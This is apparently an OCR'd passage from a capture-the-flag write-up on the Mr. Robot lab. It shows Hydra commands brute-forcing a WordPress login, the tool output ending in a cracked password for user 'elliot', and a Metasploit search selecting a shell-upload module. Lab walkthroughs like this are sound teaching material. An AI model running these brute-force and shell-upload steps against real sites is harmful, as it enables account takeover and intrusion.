Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
Vary: Accept-Encoding
X-Mod-Pagespeed: 1.9.32.3-4523
Cache-Control: max-age=0, no-cache
Content-Length: 3584
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<!--[if IE 8]>
<html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
<![endif]-->
<!--[if !(IE 8) ]><!-->
```

Inspector


| | |
|---|---|
| Request attributes | 2 |
| Request body parameters | 5 |
| Request cookies | 5 |
| Request headers | 13 |
| Response headers | 14 |

Figure 6: Burp Suite proxying the login session




```
┌──(kali㉿kali)-[~/mrrobot]
└─$ hydra -L fsocity_filtered.dic -p something 10.5.31.121 http-post-form '/wp-login.php:log=^USER^&pwd-^PASS^&pwd-submit=Log+In:F=Inva
lid username'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-14 15:18:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
riting, ./hydra.restore
op[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://10.5.31.121:80/wp-login.php:log=^USER^&pwd-^PASS^&pwd-submit=Log+In:F=Invalid username
t[80][http-post-form] host: 10.5.31.121   login: 00480   password: something
[80][http-post-form] host: 10.5.31.121   login: 007   password: something
[80][http-post-form] host: 10.5.31.121   login: 004s   password: something
[80][http-post-form] host: 10.5.31.121   login: 005s   password: something
[80][http-post-form] host: 10.5.31.121   login: 010   password: something
[80][http-post-form] host: 10.5.31.121   login: 003   password: something
[80][http-post-form] host: 10.5.31.121   login: 006s   password: something
[80][http-post-form] host: 10.5.31.121   login: 004   password: something
[80][http-post-form] host: 10.5.31.121   login: 001   password: something
[80][http-post-form] host: 10.5.31.121   login: 009Average   password: something
[80][http-post-form] host: 10.5.31.121   login: 000   password: something
[80][http-post-form] host: 10.5.31.121   login: 000000   password: something
```

Figure 7: Enumerated for username



```
[80][http-post-form] host: 10.5.31.121   login: Eli   password: something
[80][http-post-form] host: 10.5.31.121   login: eliot   password: something
[80][http-post-form] host: 10.5.31.121   login: eligible   password: something
[80][http-post-form] host: 10.5.31.121   login: Eliott   password: something
[80][http-post-form] host: 10.5.31.121   login: Eliot   password: something
[80][http-post-form] host: 10.5.31.121   login: elliot   password: something
[80][http-post-form] host: 10.5.31.121   login: eliots   password: something
[80][http-post-form] host: 10.5.31.121   login: Elliot   password: something
[80][http-post-form] host: 10.5.31.121   login: ELLIOT   password: something
[80][http-post-form] host: 10.5.31.121   login: Elliott   password: something
[80][http-post-form] host: 10.5.31.121   login: elliots   password: something
[80][http-post-form] host: 10.5.31.121   login: ellipsis   password: something
[80][http-post-form] host: 10.5.31.121   login: else   password: something
[80][http-post-form] host: 10.5.31.121   login: ELLIOT47   password: something
[80][http-post-form] host: 10.5.31.121   login: ElliotTherapy   password: something
[80][http-post-form] host: 10.5.31.121   login: Elliots   password: something
[80][http-post-form] host: 10.5.31.121   login: elsewhere   password: something
[80][http-post-form] host: 10.5.31.121   login: emailed   password: something
[80][http-post-form] host: 10.5.31.121   login: Email   password: something
[80][http-post-form] host: 10.5.31.121   login: email   password: something
[80][http-post-form] host: 10.5.31.121   login: emails   password: something
[80][http-post-form] host: 10.5.31.121   login: embed   password: something
[80][http-post-form] host: 10.5.31.121   login: Embedded   password: something
[80][http-post-form] host: 10.5.31.121   login: embodiment   password: something
[80][http-post-form] host: 10.5.31.121   login: Emmauel10   password: something
[80][http-post-form] host: 10.5.31.121   login: embraced   password: something
```

Figure 8: Discovered username elliot




**ERROR**: The password you entered for the username **elliot** is incorrect. Lost your password?

Username: elliot


Password:

Figure 9: Discovered elliot to be a legitimate user




```
┌──(kali㉿kali)-[~/mrrobot]
└─$ hydra -l elliot -P fsocity_filtered.dic 10.5.31.121 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&pwd-submit=Log+In:F=is incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-14 15:49:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://10.5.31.121:80/wp-login.php:log=^USER^&pwd=^PASS^&pwd-submit=Log+In:F=is incorrect
█
```

Figure 10: Enumerated for password using username ‘elliot’




```
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "201505" - 575 of 11452 [child 1] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "201506" - 576 of 11452 [child 7] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150602082641" - 577 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150603025145" - 578 of 11452 [child 6] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150605225032" - 579 of 11452 [child 8] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150607041840" - 580 of 11452 [child 12] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005208" - 581 of 11452 [child 0] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005437" - 582 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005532" - 583 of 11452 [child 9] (0/0)
[STATUS] 583.00 tries/min, 583 tries in 00:01h, 10869 to do in 00:19h, 16 active
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005551" - 584 of 11452 [child 4] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005611" - 585 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150610005705" - 586 of 11452 [child 11] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150615071516" - 587 of 11452 [child 2] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150715145009" - 588 of 11452 [child 13] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150716225938" - 589 of 11452 [child 3] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150722183014" - 590 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150724190359" - 591 of 11452 [child 1] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730080359" - 592 of 11452 [child 8] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730172256" - 593 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730180540" - 594 of 11452 [child 6] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730180949" - 595 of 11452 [child 7] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730194054" - 596 of 11452 [child 12] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730195306" - 597 of 11452 [child 9] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730200127" - 598 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150730200732" - 599 of 11452 [child 0] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150802015526" - 600 of 11452 [child 4] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150802015556" - 601 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150802192307" - 602 of 11452 [child 2] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150803004854" - 603 of 11452 [child 13] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150806203748" - 604 of 11452 [child 3] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150809201129" - 605 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150811020353" - 606 of 11452 [child 11] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150813001831" - 607 of 11452 [child 1] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150813062707" - 608 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150813141941" - 609 of 11452 [child 6] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150813181509" - 610 of 11452 [child 8] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150814004319" - 611 of 11452 [child 7] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150814051817" - 612 of 11452 [child 12] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150814053024" - 613 of 11452 [child 0] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150814071318" - 614 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150814191939" - 615 of 11452 [child 2] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150815233157" - 616 of 11452 [child 13] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150816080407" - 617 of 11452 [child 9] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150816080957" - 618 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150817122419" - 619 of 11452 [child 4] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150819003421" - 620 of 11452 [child 3] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150819223907" - 621 of 11452 [child 11] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150819232422" - 622 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "20150820032920" - 623 of 11452 [child 1] (0/0)
```

Figure 11: Enumeration process verbose output



```
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 9] (0/
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 6] (0/0
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 12] (0
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "even" - 5656 of 11452 [child 2] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "Even" - 5657 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "evening" - 5658 of 11452 [child 11] (0/0
[ATTEMPT] target 10.5.31.121 - login "elliot" - pass "event" - 5659 of 11452 [child 7] (0/0)
[80][http-post-form] host: 10.5.31.121   login: elliot   password: ER28-0652
[STATUS] attack finished for 10.5.31.121 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-14 16:02:00

┌──(kali㉿kali)-[~/mrrobot]
└─$ s$s$
```

Figure 12: Gained credentials



WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!

Username elliot

Password •••••••••

Passwords are saved to Password Manager on this device.


RSS Error: WP HTTP Error: Couldn't resolve host 'wordpress.org'

RSS Error: WP HTTP Error: Couldn't resolve host 'planet.wordpress.org'

Thank you for creating with WordPress.


Version 4.3.1

Figure 13: Gained level 1 access




```
msf6 > search wordpress shell

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/wp_ait_csv_rce                   2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
   1   exploit/unix/webapp/wp_admin_shell_upload           2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   2   exploit/unix/webapp/wp_asset_manager_upload_exec    2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   3   exploit/multi/http/wp_crop_rce                      2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   4   exploit/unix/webapp/wp_mobile_detector_upload_execute  2016-05-31    excellent  Yes    WordPress WP Mobile Detector 3.5 Shell Upload
   5   exploit/unix/webapp/wp_symposium_shell_upload       2014-12-11       excellent  Yes    WordPress WP Symposium 14.11 Shell Upload
   6   exploit/unix/webapp/wp_property_upload_exec         2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
   7   exploit/multi/http/wp_dnd_mul_file_rce              2020-05-11       excellent  Yes    Wordpress Drag and Drop Multi File Uploader RCE
   8   exploit/unix/webapp/wp_nmediawebsite_file_upload    2015-04-12       excellent  Yes    Wordpress N-Media Website Contact Form Upload Vulnerability
   9   exploit/multi/http/wp_plugin_backup_guard_rce       2021-05-04       excellent  Yes    Wordpress Plugin Backup Guard - Authenticated Remote Code Execution
   10  exploit/multi/http/wp_plugin_modern_events_calendar_rce  2021-01-29  excellent  Yes    Wordpress Plugin Modern Events Calendar - Authenticated Remote Code Execu
tion
   11  exploit/multi/http/wp_plugin_sp_project_document_rce  2021-06-14     excellent  Yes    Wordpress Plugin SP Project and Document - Authenticated Remote Code Exec
ution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/wp_plugin_sp_project_document_rce

msf6 > 
```

Figure 14: Selected wp_admin_shell_upload



